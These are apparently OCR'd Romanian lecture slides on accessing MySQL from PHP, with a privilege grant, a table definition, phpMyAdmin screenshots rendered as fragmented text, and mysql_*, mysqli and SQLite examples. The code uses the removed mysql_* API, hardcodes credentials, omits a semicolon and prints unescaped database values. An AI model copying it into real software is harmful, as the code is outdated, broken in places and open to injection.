
```
(infoiasi)$ mysql –u root mysql
mysql> GRANT SELECT, INSERT, UPDATE, DELETE, CREATE,
    DROP ON students.* TO 'tux'@'localhost' IDENTIFIED BY
    'p@rola' WITH GRANT OPTION;
Query OK, 0 rows affected (0.11 sec)
```


php: bd – exemplu


Folosind clientul mysql în linia de comandă sau PHPMyAdmin, creăm tabela students cu structura:


```
CREATE TABLE IF NOT EXISTS `students` (
   `name` varchar(50) NOT NULL default '',
   `year` enum('1','2','3') NOT NULL default '1',
   `id` int(11) NOT NULL auto_increment,
   `age` smallint(2) unsigned zerofill NOT NULL default '00',
   PRIMARY KEY  (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=latin1
AUTO_INCREMENT=1;
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


localhost >> localhost >> studen...
MySQL Reference Manual
phpMyAdmin
Server: localhost ▸ Database: students
Structure
SQL
Export
Search
Query
Operations
Drop
No tables found in database.
Create new table on database students:
Name:
students
Number of fields:
4
Go
Database:
students (-)
students
No tables found in database.
creăm tabela


phpMyAdmin
Database:
students (-)
students
No tables found in database.
Server: localhost ▸ Database: students ▸ Table: students
Field
Type
Length/Values*
Collation
name
VARCHAR
50
year
ENUM
'1','2','3'
id
11
age
2
UNSIG
Table comments:
Table type:
MyISAM
Collation:
Add 1 fiel
Go
BIGINT
FLOAT
DOUBLE
DECIMAL
DATETIME
TIMESTAMP
TIME
YEAR
CHAR
TINYBLOB
TINYTEXT
BLOB
MEDIUMBLOB
MEDIUMTEXT
LONGBLOB
LONGTEXT
ENUM
SET
BINARY
generăm structura


phpMyAdmin
Database:
students (1)
students
students
Server: localhost ▸ Database: students ▸ Table: students
Structure
Browse
SQL
Search
Insert
Export
Operatio
Table students has been created.
SQL query:
CREATE TABLE `students` (
`name` VARCHAR(50) NOT NULL ,
`year` ENUM('1', '2', '3') NOT NULL ,
`id` INT(11) NOT NULL AUTO_INCREMENT ,
`age` SMALLINT(2) UNSIGNED ZEROFILL NOT NULL ,
PRIMARY KEY (`id`)
) TYPE = MYISAM ;
[Edit] [Create PHP Code]
confirmarea creării
Field
Type
Collation
Attributes
Null
Default
Extra
name
varchar(50)
latin1_swedish_ci
No
year
enum('1', '2', '3')
latin1_swedish_ci
No
1
id
int(11)
No
auto_increment


phpMyAdmin
Database:
students (1)
students
students
Field
Type
Function
Null
Value
name
varchar(50)
Cristian Vrabie
year
enum
--
1 2 3
id
int(11)
12341450890
age
smallint(2) unsigned zerofill
21
Ignore
Field
Type
Function
Null
Value
name
varchar(50)
year
enum
--
1 2 3
id
int(11)
age
smallint(2) unsigned zerofill
00
Insert as a new row
-- And --
eventual, inserăm
o înregistrare

```php
// conectarea la serverul MySQL
$conexiune = mysql_connect ('localhost', 'tux', 'p@rola');
// deschidem (selectăm) baza de date
mysql_select_db ('students', $conexiune)
// formulăm o interogare și o executăm
$sql = "select name, year from students where year = 2";
$interog = mysql_query ($sql, $conexiune);
// salvăm într-un tablou înregistrările găsite
$inreg = mysql_fetch_array ($interog);
while ($inreg) {
  echo ('<p>Studentul ' . $inreg['name'] .
            ' este in anul ' . $inreg['year'] . '</p>');
  $inreg = mysql_fetch_array ($interog);
}
mysql_close ($conexiune);
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: bd – extensia mysqli

Scop: acces usor și flexibil la MySQL din programele PHP5

facilitează mentenabilitatea codului

compatibilitate cu API-ul MySQL

documentații disponibile la **www.php.net/mysqli**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

php: bd – extensia mysqli

Abordare procedurală sau orientată-obiect

Viteză mai mare de procesare + securitate

Metode importante:
inițierea unei conexiuni cu serverul MySQL – **mysqli ( )**
interogări SQL – **query ( )**, **prepare ( )**, **execute ( )**
procesarea răspunsului – **fetch ( )**, **fetch_assoc ( )**
închiderea conexiunii – **close ( )**
etc.

php: bd – extensia mysqli

```
// instanțiem obiectul mysqli
$mysql = new mysqli ('localhost', 'tux', 'p@rola', 'students');
if (mysqli_connect_errno ()) {
   die ('Conexiunea a eșuat...');
}

// formulăm o interogare și o executăm
if (!($rez = $mysql->query ('select name, year from students'))) {
   die ('A survenit o eroare la interogare');
}
```

php: bd – extensia mysqli

```
// generăm o listă numerotată cu datele despre studenți
// (cod HTML în stil spaghetti)
echo ('<ol>');
while ($inreg = $rez->fetch_assoc ()) {
   echo ('<li>Studentul ' . $inreg['name'] .
                ' este în anul ' . $inreg['year'] . '</li>');
}
echo ('</ol>');

// închidem conexiunea cu serverul MySQL
$mysql->close ();
```

php: bd

SQLite

Extensie PHP pentru acces la biblioteca SQLite
baza de date este stocată ca fișier obișnuit, fără a fi necesară conectarea la un server de baze de date extern

http://sqlite.org/


există posibilitatea administrării via phpLiteAdmin
https://code.google.com/p/phpliteadmin/

php: bd – exemplu

